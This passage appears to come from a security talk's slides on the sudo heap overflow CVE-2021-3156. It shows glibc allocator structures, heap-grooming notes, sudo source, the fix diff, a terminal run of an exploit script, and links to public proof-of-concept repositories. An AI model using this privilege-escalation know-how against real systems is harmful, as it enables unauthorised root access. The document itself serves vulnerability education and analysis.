2902     per-thread cache (hence "tcache_perthread_struct").  Keeping
2903     overall size low is mildly important.  Note that COUNTS and ENTRIES
2904     are redundant (we could have just counted the linked list each
2905     time), this is for performance reasons.  */
2906  typedef struct tcache_perthread_struct
2907  {
2908    uint16_t counts[TCACHE_MAX_BINS];
2909    tcache_entry *entries[TCACHE_MAX_BINS];
2910  } tcache_perthread_struct;
2911
2912  static __thread bool tcache_shutting_down = false;
2913  static __thread tcache_perthread_struct *tcache = NULL;
```

ptmalloc - struct _heap_info

struct heap_info @ glibc-src/malloc/arena.c

```
53  typedef struct _heap_info
54  {
55    mstate ar_ptr; /* Arena for this heap. */
56    struct _heap_info *prev; /* Previous heap. */
57    size_t size;   /* Current size in bytes. */
58    size_t mprotect_size; /* Size in bytes that has been mprotected
59                             PROT_READ|PROT_WRITE.  */
60    /* Make sure the following data is properly aligned, particularly
61       that sizeof (heap_info) + 2 * SIZE_SZ is a multiple of
62       MALLOC_ALIGNMENT. */
63    char pad[-6 * SIZE_SZ & MALLOC_ALIGN_MASK];
64  } heap_info;
```


ptmalloc - struct malloc_chunk

struct heap_info @ glibc-src/malloc/malloc.c

```
1048  struct malloc_chunk {
1049
1050    INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).  */
1051    INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */
1052
1053    struct malloc_chunk* fd;         /* double links -- used only if free. */
1054    struct malloc_chunk* bk;
1055
1056    /* Only used for large blocks: pointer to next larger size.  */
1057    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
1058    struct malloc_chunk* bk_nextsize;
1059  };
```

ptmalloc - bins

- Tcache bin
- Unsorted bin
- Fast bin
- Small bin
- Large bin



Heap Feng Shui - controlling allocations

Control heap allocations:

- *setlocale*() performs some *malloc*() requests and *free*() them
- We can use memory holes (freed chunks) to reuse a chunk before our target
- *setlocale*() is called at the very beginning of the sudo execution (chunks will be upper in memory)

How to control allocations?


- Deep understanding about how the memory allocator works internally
- Fuzzing for crash discovery

Heap Feng Shui - controlling allocations

main() @ src/sudo.c

```
134  int
135  main(int argc, char *argv[], char *envp[])
136  {
137      int nargc, ok, status = 0;
138      char **nargv, **env_add;
139      char **user_info, **command_info, **argv_out, **user_env_out;
140      struct sudo_settings *settings;
141      struct plugin_container *plugin, *next;
142      sigset_t mask;
143      debug_decl_vars(main, SUDO_DEBUG_MAIN)
144
145      initprogname(argc > 0 ? argv[0] : "sudo");
146
147      /* Crank resource limits to unlimited. */
148      unlimit_sudo();
149
150      /* Make sure fds 0-2 are open and do OS-specific initialization. */
151      fix_fds();
152      os_init(argc, argv, envp);
153
154      setlocale(LC_ALL, "");
155      bindtextdomain(PACKAGE_NAME, LOCALEDIR);
156      textdomain(PACKAGE_NAME);
157
158      (void) tzset();
```

Heap Feng Shui - Fuzzing



Patch

```
@@ -932,8 +932,8 @@
     if (user_cmnd == NULL)
        user_cmnd = NewArgv[0];

-    if (sudo_mode & (MODE_RUN | MODE_EDIT | MODE_CHECK)) {
-       if (ISSET(sudo_mode, MODE_RUN | MODE_CHECK)) {
+    if (ISSET(sudo_mode, MODE_RUN|MODE_EDIT|MODE_CHECK)) {
+       if (!ISSET(sudo_mode, MODE_EDIT)) {
            const char *runchroot = user_runchroot;
            if (runchroot == NULL && def_runchroot != NULL &&
                strcmp(def_runchroot, "*") != 0)
@@ -961,7 +961,8 @@
                sudo_warnx(U_("%s: %s"), __func__, U_("unable to allocate memory"));
                debug_return_int(NOT_FOUND_ERROR);
            }
-           if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL)) {
+           if (ISSET(sudo_mode, MODE_SHELL|MODE_LOGIN_SHELL) &&
+               ISSET(sudo_mode, MODE_RUN)) {
                /*
                 * When running a command via a shell, the sudo front-end
                 * escapes potential meta chars.  We unescape non-spaces
@@ -969,10 +970,22 @@
                 */
                for (to = user_args, av = NewArgv + 1; (from = *av); av++) {
                    while (*from) {
-                       if (from[0] == '\\' && !isspace((unsigned char)from[1]))
+                       if (from[0] == '\\' && from[1] != '\0' &&
+                           !isspace((unsigned char)from[1])) {
                            from++;
+                       }
+                       if (size - (to - user_args) < 1) {
+                           sudo_warnx(U_("internal error, %s overflow"),
+                               __func__);
+                           debug_return_int(NOT_FOUND_ERROR);
+                       }
                        *to++ = *from++;
                    }
+                   if (size - (to - user_args) < 1) {
+                       sudo_warnx(U_("internal error, %s overflow"),
+                           __func__);
+                       debug_return_int(NOT_FOUND_ERROR);
+                   }
                    *to++ = ' ';
                }
                *--to = '\0';
```

Patch

```
lockedbyte@pwn-214647164:~/exp$ id
uid=1002(lockedbyte) gid=1002(lockedbyte) groups=1002(lockedbyte)
lockedbyte@pwn-214647164:~/exp$ ./exp.sh
[.] crafting payload...
[.] triggering heap overflow...
usage: sudoedit [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-u user] file ...
lockedbyte@pwn-214647164:~/exp$
```

Conclusion

- Present for 10 years (lot of versions affected)
- Low complexity
- There will be more reliable exploits in some time (reducing complexity even more)

References

- https://blog.qualys.com/vulnerabilities-research/2021/01/26/cve-2021-3156-heap-based-buffer-overflow-in-sudo-baron-samedit
- https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt

PoC's

- https://github.com/lockedbyte/CVE-Exploits/tree/master/CVE-2021-3156 (process_hooks_getenv and nss_load_library techniques - Method 1 & 2)
- https://github.com/blasty/CVE-2021-3156 (nss_load_library technique - Method 2)
- https://github.com/stong/CVE-2021-3156 (race condition and /etc/passwd corrupt technique - Method 3)